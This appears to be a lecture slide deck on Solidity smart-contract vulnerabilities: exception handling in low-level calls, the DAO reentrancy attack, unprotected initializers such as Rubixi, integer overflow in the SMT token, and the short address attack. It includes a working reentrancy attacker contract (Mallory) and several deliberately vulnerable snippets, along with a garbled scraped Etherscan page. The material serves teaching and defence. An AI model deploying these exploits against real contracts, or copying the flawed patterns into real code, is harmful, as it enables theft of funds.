
- Writing to storage
- Creating a contract
- Calling an external function which consumes a large amount of gas
- Sending Ether

Exception

- In Solidity an exception may be raised:
 - the execution runs out of gas;
 - the call stack reaches its limit;
 - the command throw is executed.
- If an exception occurs the side effects of the transaction is reverted



```
function ping(){  
  throw;  
}
```





Exception

- The problem is :**call don't propagate exceptions!**
- **If c throws exception(direct call)**
 - exception properly handled
 - the value field of x is 0
- **If c throws exception(via call)**
 - only the side effects of that single instruction is reverted
 - **the value field of x is 2**

```
contract Bob {  
    uint x=0;  
    function pong(Alice c){  
        x=1;  
        c.ping(42);  
        x=2;  
    }  
}
```


direct call

```
contract Bob {  
    uint x=0;  
    function pong(address c){  
        x=1;  
        c.call.value(10000000)(bytes4(sha3("ping(uint)")),10);  
        x=2;  
    }  
}
```

call

Exception

- Call is like:
 - caller makes a phone call to callee without caring about any response
 - Whether the callee throws a exception does not matter



call

- Direct call is like:
 - caller works with callee in the same place
 - any exception thrown will be captured immediately



direct call



The DAO Attack

- The DAO contract raised about \$150M before being attacked
- An attacker managed to put about \$60M under his control

```
contract SimpleDAO {  
    mapping (address => uint) public credit;  
    function donate(address to){credit[to] += msg.value;}  
    function queryCredit(address to) returns (uint){  
        return credit[to];  
    }  
    function withdraw(uint amount) {  
        if (credit[msg.sender] >= amount) {  
            msg.sender.call.value(amount)();  
            credit[msg.sender] -= amount;  
        }  
    }  
}
```



The DAO Attack


- To perform the attack:
 - Deploy a contract shown right
 - Donate some Ether for Mallory
 - Call the fallback function of Mallory

```
contract Mallory {  
    SimpleDAO public dao = SimpleDAO(0x354...);  
    address owner;  
    function Mallory(){owner = msg.sender; }  
    function() { dao.withdraw(dao.queryCredit(this)); }  
    function getJackpot(){ owner.send(this.balance); }  
}
```

Fallback function

The DAO Attack

- Looping until:
 - Out of gas
 - Stack limit is reached
 - **Balance of the DAO is less than the credit of Mallory**
- Exception happens in the withdraw
 - the side effects of this invocation will be reverted



Access Control



1. A **smart contract** designates the address which initializes it as the contract's owner. This is a common pattern for granting special privileges such as the ability to withdraw the contract's funds.
2. Unfortunately, the initialization function can be called by anyone — even after it has already been called. Allowing anyone to become the owner of the contract and take its funds.

Code Example:

In the following example, the contract's **initialization function** sets the caller of the function as its owner. However, the logic is detached from the contract's constructor, and it does not keep track of the fact that it has already been called.

```
function initContract() public {  
    owner = msg.sender;  
}
```



A real example: Rubixi

```
contract Rubixi {  
  
    //Declare variables for storage critical to contract  
    uint private balance = 0;  
    uint private collectedFees = 0;  
    uint private feePercent = 10;  
    uint private pyramidMultiplier = 300;  
    uint private payoutOrder = 0;  
  
    address private creator;  
  
    //Sets creator  
    function DynamicPyramid() {  
        creator = msg.sender;  
    }  
  
    modifier onlyowner {  
        if (msg.sender == creator) _  
    }  
}
```

should be “**function Rubixi()**”

<https://etherscan.io/address/0xe82719202e5965Cf5D9B6673B7503a3b92DE20be#code>

Overflow



Background

```
pragma solidity ^0.4.10;

contract Test{

    function test() returns(uint8){
        uint8 a = 255;
        uint8 b = 1;

        return a+b;// return 0
    }

    function test_1() returns(uint8){
        uint8 a = 0;
        uint8 b = 1;

        return a-b;// return 255
    }
}
```



What's the problem

```
function withdraw(uint _amount) {  
    require(balances[msg.sender] - _amount > 0);  
    msg.sender.transfer(_amount);  
    balances[msg.sender] -= _amount;  
}
```

Pass a big value _amount!



A Real Example: SMT Token

```
function transferProxy(address _from, address _to, uint256 _value, uint256 _feeSmt,
    uint8 _v, bytes32 _r, bytes32 _s) public transferAllowed(_from) returns (bool){

    if(balances[_from] < _feeSmt + _value) revert();

    uint256 nonce = nonces[_from];
    bytes32 h = keccak256(_from, _to, _value, _feeSmt, nonce);
    if(_from != ecrecover(h, _v, _r, _s)) revert();

    if(balances[_to] + _value < balances[_to]
        || balances[msg.sender] + _feeSmt < balances[msg.sender]) revert();
    balances[_to] += value;
    Transfer(_from, _to, _value);

    balances[msg.sender] += _feeSmt;
    Transfer(_from, msg.sender, _feeSmt);

    balances[_from] -= value + feeSmt;
    nonces[_from] = nonce + 1;
    return true;
}
```


DecodeInput Data



Address 0xDF31A499A5A8358b74564f1e2214B31bB34Eb46F



attacker

Feature Tip: Enable advanced mode, change languages and more. [Customize your experience now!](#)

Overview

Balance: 0.000022365625 Ether

Ether Value: Less Than \$0.01 (@ \$178.44/ETH)

Token: \$935,842,164,663,682,... 3

More Info

Transactions:

Transactions

Erc20 Token

Latest 14 txns

TxHash

0xea37879343f720d...

0xf6356e90e15ef10...

Search for Token Name

> ERC-20 Tokens (3)

0x55f93985431fc93040... \$935,842,164,663,682...
65,133,050,195,990,400,0... @0.0144
SMT

0x43ee79e379e7b78d8...
65,133,050,195,990,400,0... UGT

0x02357f06600f5111dc...
65,133,050,195,990,400,0... UGT

To

99a5a8358...

OUT

0xd6a09bdk

a13d3bf6...

IN

0xdf31a499

Short Address Attack



Overview

- Short address attacks are a side-effect of the EVM itself accepting incorrectly padded arguments. Attackers can exploit this by using specially-crafted addresses to make poorly coded clients encode arguments incorrectly before including them in transactions



```
pragma solidity ^0.4.11;

contract MyToken {
    mapping (address => uint) balances;

    event Transfer(address indexed _from, address indexed _to, uint256 _value);

    function MyToken() {
        balances[tx.origin] = 10000;
    }

    function sendCoin(address to, uint amount) returns(bool sufficient) {
        if (balances[msg.sender] < amount) return false;
        balances[msg.sender] -= amount;
        balances[to] += amount;
        Transfer(msg.sender, to, amount);
        return true;
    }

    function getBalance(address addr) constant returns(uint) {
        return balances[addr];
    }
}
```